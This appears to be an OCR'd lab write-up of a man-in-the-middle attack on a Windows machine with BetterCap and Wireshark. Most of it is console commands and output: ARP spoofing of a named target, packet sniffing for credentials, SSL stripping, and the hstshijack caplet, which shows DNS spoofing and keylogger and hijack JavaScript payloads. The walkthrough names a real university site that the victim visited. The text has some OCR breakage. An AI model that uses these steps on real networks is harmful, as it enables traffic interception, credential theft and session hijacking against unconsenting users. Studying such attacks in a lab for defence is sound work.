
Man In the Middle Attack

Target: Windows Machine
Tools: BetterCap & WireShark

Man-In-The-Middle (MITM) attack is a type of cyber-attack in which the attacker secretly intercepts and relays messages between two parties who believe they are communicating directly with each other. MITM cyber-attacks pose a serious threat to online security because they give the attacker the ability to capture and manipulate sensitive personal information.

BetterCAP is a tool made to perform a different type of MITM assaults against a system, control HTTP, HTTPS, and TCP traffic progressively, sniff for credentials, and much more. It is a significant nonexclusive portrayal, for the most part supposing MITM assaults. The rationale and subtleties vigorously depend on the method being utilized.



```
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

     any.proxy > not running
      api.rest > not running
     arp.spoof > not running
            c2 > not running
       caplets > not running
   dhcp6.spoof > not running
     dns.spoof > not running
events.stream > running
           hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
     ndp.spoof > not running
     net.probe > not running
     net.recon > not running
     net.sniff > not running
  packet.proxy > not running
      syn.scan > not running
     tcp.proxy > not running
        ticker > not running
```

1. Net probe: When activated, this module will send different types of probe packets to each IP in the current subnet in order for the net.recon module to detect them.

Here we have different parameters in this module:

- Net.probe.throttle : If greater than 0, probe packets will be throttled by this value in milliseconds.
- Net.probe.mdns : Enable mDNS discovery probes.
- Net.probe.nbns : Enable NetBIOS name system (NBNS) discovery probes.
- Net.probe.upnp : Enable UPnP discovery probes.
- Net.probe.wsd: Enable WSD discovery probes.

In this module we just left the parameters default and turn on the net.spoof.

```
192.168.43.0/24 > 192.168.43.56 » net.probe on
192.168.43.0/24 > 192.168.43.56 » [01:59:54] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.43.0/24 > 192.168.43.56 » [01:59:54] [endpoint.new] endpoint 192.168.43.3 detected as b4:b5:b6:f1:4c:bf (Chongqing Fu
gui Electronics Co.,Ltd.).
192.168.43.0/24 > 192.168.43.56 » [01:59:54] [sys.log] [inf] net.probe probing 256 addresses on 192.168.43.0/24
192.168.43.0/24 > 192.168.43.56 »
```

1. Event Streams: This module is enabled by default and is responsible for reporting events (logs, new hosts being found, etc) generated by other modules during the interactive session.
2. Arp Spoof: This module keeps spoofing selected hosts on the network using crafted ARP packets in order to perform a MITM attack.

Parameters in Arp Spoof:

- arp.spoof.targets : A comma separated list of MAC addresses, IP addresses, IP ranges or aliases to spoof.
- arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target.
- arp.spoof.whitelist : A comma separated list of MAC addresses, IP addresses, IP ranges or aliases to skip while spoofing.
- arp.spoof.internal : If true, local connections among computers of the network will be spoofed as well, otherwise only connections going to and coming from the external network.

In this module we set parameter as:

arp.spoof.fullduplex = true


arp.spoof.targets = 192.168.43.3(IPV4 address)

```
192.168.43.0/24 > 192.168.43.56 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

   arp.spoof on : Start ARP spoofer.
     arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work.
  arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.

  Parameters

    arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the route
r has ARP spoofing protections in place this will make the attack fail). (default=false)
      arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connectio
ns going to and coming from the external network. (default=false)
  arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
       arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nmap style I
P ranges. (default=<entire subnet>)
     arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
```


```
192.168.43.0/24 > 192.168.43.56 » set arp.spoof.fullduplex true
192.168.43.0/24 > 192.168.43.56 »
```

```
192.168.43.0/24 > 192.168.43.56 » set arp.spoof.targets 192.168.43.3
192.168.43.0/24 > 192.168.43.56 » arp.spoof on
192.168.43.0/24 > 192.168.43.56 » [02:28:38] [sys.log] [inf] arp.spoof enabling forwarding
192.168.43.0/24 > 192.168.43.56 » [02:28:38] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP s
oofing mechanisms, the attack will fail.
192.168.43.0/24 > 192.168.43.56 » [02:28:38] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

<u>Victim Machine Screen:</u>



As we can see our victim visited a site name cuims.



Site URL is uims.cuchd.in/uims/

3. Net.Sniff : This module is a network packet sniffer and fuzzer supporting both BPF syntax and regular expressions for filtering. It is also able to dissect several major protocols in order to harvest credentials.

   Parameters in net.sniff :


   - net.sniff.local : If true it will consider packets from/to this computer, otherwise it will skip them.


In net.sniff parameters we uses is :

Net.sniff.local = true


Wireshark:

Wireshark is a network protocol analyzer, or an application that captures packets from a network connection, such as from your computer to your home office or the internet.







As you can see above that arp poisoning is running.



Here we can see the site that victim visited using DNS protocol.



The destination and source ip address is shown above.



Ip version that site is using is seen above.

We can also see source port and destination port.

Domain name system is shown above.

Hstshijack:

HTTP Strict Transport Security (HSTS) is a web security policy mechanism which helps to protect websites against protocol downgrade attacks and cookie hijacking. It allows web servers to declare that web browsers (or other complying user agents) should only interact with it using secure HTTPS connections, and never via the insecure HTTP protocol.

The Hstshijack is used to sniff this hsts traffic.

```
192.168.25.0/24 > 192.168.25.129 » caplets.update
[17:18:21] [sys.log] [inf] caplets creating caplets install path /usr/local/share/bettercap/ ...
[17:18:21] [sys.log] [inf] caplets downloading caplets from https://github.com/bettercap/caplets/archive/master.zip ...
[17:18:23] [sys.log] [inf] caplets installing caplets to /usr/local/share/bettercap/caplets ...
192.168.25.0/24 > 192.168.25.129 » caplets.show
```

Name	Path	Size
ap	/usr/local/share/bettercap/caplets/ap.cap	570 B
crypto-miner/crypto-miner	/usr/local/share/bettercap/caplets/crypto-miner/crypto-miner.cap	666 B
download-autopwn/download-autopwn	/usr/local/share/bettercap/caplets/download-autopwn/download-autopwn.cap	2.6 kB
fb-phish/fb-phish	/usr/local/share/bettercap/caplets/fb-phish/fb-phish.cap	140 B
gitspoof/gitspoof	/usr/local/share/bettercap/caplets/gitspoof/gitspoof.cap	216 B
gps	/usr/local/share/bettercap/caplets/gps.cap	109 B
hstshijack/hstshijack	/usr/local/share/bettercap/caplets/hstshijack/hstshijack.cap	1.2 kB
http-req-dump/http-req-dump	/usr/local/share/bettercap/caplets/http-req-dump/http-req-dump.cap	591 B
http-ui	/usr/local/share/bettercap/caplets/http-ui.cap	382 B
https-ui	/usr/local/share/bettercap/caplets/https-ui.cap	661 B
jsinject/jsinject	/usr/local/share/bettercap/caplets/jsinject/jsinject.cap	210 B
local-sniffer	/usr/local/share/bettercap/caplets/local-sniffer.cap	244 B
login-manager-abuse/login-man-abuse	/usr/local/share/bettercap/caplets/login-manager-abuse/login-man-abuse.cap	236 B
mana	/usr/local/share/bettercap/caplets/mana.cap	61 B
massdeauth	/usr/local/share/bettercap/caplets/massdeauth.cap	302 B
mitm6	/usr/local/share/bettercap/caplets/mitm6.cap	551 B
netmon	/usr/local/share/bettercap/caplets/netmon.cap	42 B
pita	/usr/local/share/bettercap/caplets/pita.cap	900 B
proxy-script-test/proxy-script-test	/usr/local/share/bettercap/caplets/proxy-script-test/proxy-script-test.cap	57 B
pwnagotchi-auto	/usr/local/share/bettercap/caplets/pwnagotchi-auto.cap	330 B
pwnagotchi-manual	/usr/local/share/bettercap/caplets/pwnagotchi-manual.cap	446 B
rogue-mysql-server	/usr/local/share/bettercap/caplets/rogue-mysql-server.cap	501 B
simple-passwords-sniffer	/usr/local/share/bettercap/caplets/simple-passwords-sniffer.cap	131 B
steal-cookies/steal-cookies	/usr/local/share/bettercap/caplets/steal-cookies/steal-cookies.cap	134 B
tcp-req-dump/tcp-req-dump	/usr/local/share/bettercap/caplets/tcp-req-dump/tcp-req-dump.cap	413 B
web-override/web-override	/usr/local/share/bettercap/caplets/web-override/web-override.cap	254 B

```
192.168.25.0/24 > 192.168.25.129 » net.probe on
192.168.25.0/24 > 192.168.25.129 » [17:32:26] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.25.0/24 > 192.168.25.129 » [17:32:26] [sys.log] [inf] net.probe probing 256 addresses on 192.168.25.0/24
192.168.25.0/24 > 192.168.25.129 » [17:32:26] [endpoint.new] endpoint 192.168.25.130 detected as 00:0c:29:81:6b:28 (VMware, Inc.).
192.168.25.0/24 > 192.168.25.129 » [17:32:26] [endpoint.new] endpoint 192.168.25.254 detected as 00:50:56:f8:ac:c3 (VMware, Inc.).
192.168.25.0/24 > 192.168.25.129 » [17:32:26] [endpoint.new] endpoint 192.168.25.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.25.0/24 > 192.168.25.129 » set arp.spoof.target 192.168.25.130
192.168.25.0/24 > 192.168.25.129 » arp.spoof.on
192.168.25.0/24 > 192.168.25.129 » [17:33:09] [sys.log] [err] unknown or invalid syntax "arp.spoof.on", type help for the help menu.
192.168.25.0/24 > 192.168.25.129 » arp.spoof on
[17:33:17] [sys.log] [inf] arp.spoof enabling forwarding
192.168.25.0/24 > 192.168.25.129 » [17:33:17] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.25.0/24 > 192.168.25.129 » set https.proxy.sslstrip true
192.168.25.0/24 > 192.168.25.129 » exit
[17:35:39] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...
[17:35:39] [sys.log] [inf] arp.spoof restoring ARP cache of 256 targets.

┌──(root㉿kali)-[~]
└─# bettercap -iface eth0
bettercap v2.32.0 (built for linux amd64 with go1.19) [type 'help' for a list of commands]

192.168.25.0/24 > 192.168.25.129 » [17:36:21] [sys.log] [inf] gateway monitor started ...
192.168.25.0/24 > 192.168.25.129 » help

     help MODULE : List available commands or show module specific help if no module name is provided.
         active : Show information about active modules.
           quit : Close the session and exit.
```

```
192.168.25.0/24 > 192.168.25.129  » set https.proxy.sslstrip true
192.168.25.0/24 > 192.168.25.129  » hstshijack/hstshijack
2022-10-08 17:37:32 inf hstshijack Generating random variable names for this session ...
2022-10-08 17:37:32 inf hstshijack Reading caplet ...
2022-10-08 17:37:32 inf hstshijack Indexing SSL domains ...
2022-10-08 17:37:32 inf hstshijack Indexed 2 domains.
2022-10-08 17:37:32 inf hstshijack Module loaded.

  Caplet

    hstshijack.ssl.domains > /usr/local/share/bettercap/caplets/hstshijack/domains.txt
      hstshijack.ssl.index > /usr/local/share/bettercap/caplets/hstshijack/index.json
      hstshijack.ssl.check > true
     hstshijack.ignore > undefined
    hstshijack.targets > *.google.com, google.com, gstatic.com, *.gstatic.com
  hstshijack.replacements > *.google.corn,google.corn,gstatic.corn,*.gstatic.corn
  hstshijack.blockscripts > undefined
      hstshijack.obfuscate > true
       hstshijack.payloads > *:/usr/local/share/bettercap/caplets/hstshijack/payloads/hijack.js
                           > *:/usr/local/share/bettercap/caplets/hstshijack/payloads/sslstrip.js
                           > *:/usr/local/share/bettercap/caplets/hstshijack/payloads/keylogger.js

  Commands

         hstshijack.show : Show module info.
  hstshijack.ssl.domains : Show recorded domains with SSL.
    hstshijack.ssl.index : Show SSL domain index.

  Session info
```

```
  Session info

       Session ID : GPuIpgrBIssKuf
    Callback path : /qWCSnnnLBgU
   Whitelist path : /IJxUEkVazLDYj
    SSL index path : /czIighIfGEGqfhA
      SSL domains : 2 domains

[17:37:32] [sys.log] [inf] http.proxy enabling forwarding.
[17:37:32] [sys.log] [inf] http.proxy started on 192.168.25.129:8080 (sslstrip disabled)
[17:37:32] [sys.log] [inf] dns.spoof google.corn → 192.168.25.129
[17:37:32] [sys.log] [inf] dns.spoof *.google.corn → 192.168.25.129
[17:37:32] [sys.log] [inf] dns.spoof gstatic.corn → 192.168.25.129
[17:37:32] [sys.log] [inf] dns.spoof *.gstatic.corn → 192.168.25.129
192.168.25.0/24 > 192.168.25.129  » [17:37:32] [sys.log] [inf] dns.spoof starting net.recon as a requirement for dns.spoof
192.168.25.0/24 > 192.168.25.129  » [17:37:32] [endpoint.new] endpoint 192.168.25.130 detected as 00:0c:29:81:6b:28 (VMware, Inc.).
192.168.25.0/24 > 192.168.25.129  » [17:37:32] [endpoint.new] endpoint 192.168.25.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.25.0/24 > 192.168.25.129  » [17:37:32] [endpoint.new] endpoint 192.168.25.254 detected as 00:50:56:f8:ac:c3 (VMware, Inc.).
192.168.25.0/24 > 192.168.25.129  » help

          help MODULE : List available commands or show module specific help if no module name is provided.
               active : Show information about active modules.
                 quit : Close the session and exit.
        sleep SECONDS : Sleep for the given amount of seconds.
             get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
       set NAME VALUE : Set the VALUE of variable NAME.
 read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                clear : Clear the screen.
      include CAPLET : Load and run this caplet in the current session.
            ! COMMAND : Execute a shell command and print its output.
      alias MAC NAME : Assign an alias to a given endpoint given its MAC address.
```

```
192.168.25.0/24 > 192.168.25.129  » net.probe on
192.168.25.0/24 > 192.168.25.129  » [17:39:44] [sys.log] [inf] net.probe probing 256 addresses on 192.168.25.0/24
192.168.25.0/24 > 192.168.25.129  » net.sniff on
192.168.25.0/24 > 192.168.25.129  » [17:39:58] [net.sniff.mdns] mdns LAPTOP-8M840MF6 : A query for BRW9CAD97B2BDB8.local
192.168.25.0/24 > 192.168.25.129  » [17:39:58] [net.sniff.mdns] mdns fe80::e880:d18a:6e11:e5be : A query for BRW9CAD97B2BDB8.local
192.168.25.0/24 > 192.168.25.129  » [17:39:58] [net.sniff.mdns] mdns LAPTOP-8M840MF6 : A query for BRW9CAD97B2BDB8.local
192.168.25.0/24 > 192.168.25.129  » [17:39:58] [net.sniff.mdns] mdns fe80::e880:d18a:6e11:e5be : A query for BRW9CAD97B2BDB8.local
192.168.25.0/24 > 192.168.25.129  » arp.spoof o[17:40:04] [net.sniff.mdns] mdns LAPTOP-8M840MF6 : A query for BRW9CAD97B2BDB8.local
192.168.25.0/24 > 192.168.25.129  » arp.spoof o[17:40:04] [net.sniff.mdns] mdns fe80::e880:d18a:6e11:e5be : A query for BRW9CAD97B2BDB8.l
ocal
192.168.25.0/24 > 192.168.25.129  » arp.spoof o[17:40:04] [net.sniff.mdns] mdns LAPTOP-8M840MF6 : A query for BRW9CAD97B2BDB8.local
192.168.25.0/24 > 192.168.25.129  » arp.spoof o[17:40:04] [net.sniff.mdns] mdns fe80::e880:d18a:6e11:e5be : A query for BRW9CAD97B2BDB8.l
ocal
192.168.25.0/24 > 192.168.25.129  » arp.spoof on
192.168.25.0/24 > 192.168.25.129  » [17:40:05] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.25.0/24 > 192.168.25.129  » [17:40:05] [net.sniff.mdns] mdns LAPTOP-8M840MF6 : A query for BRW9CAD97B2BDB8.local
```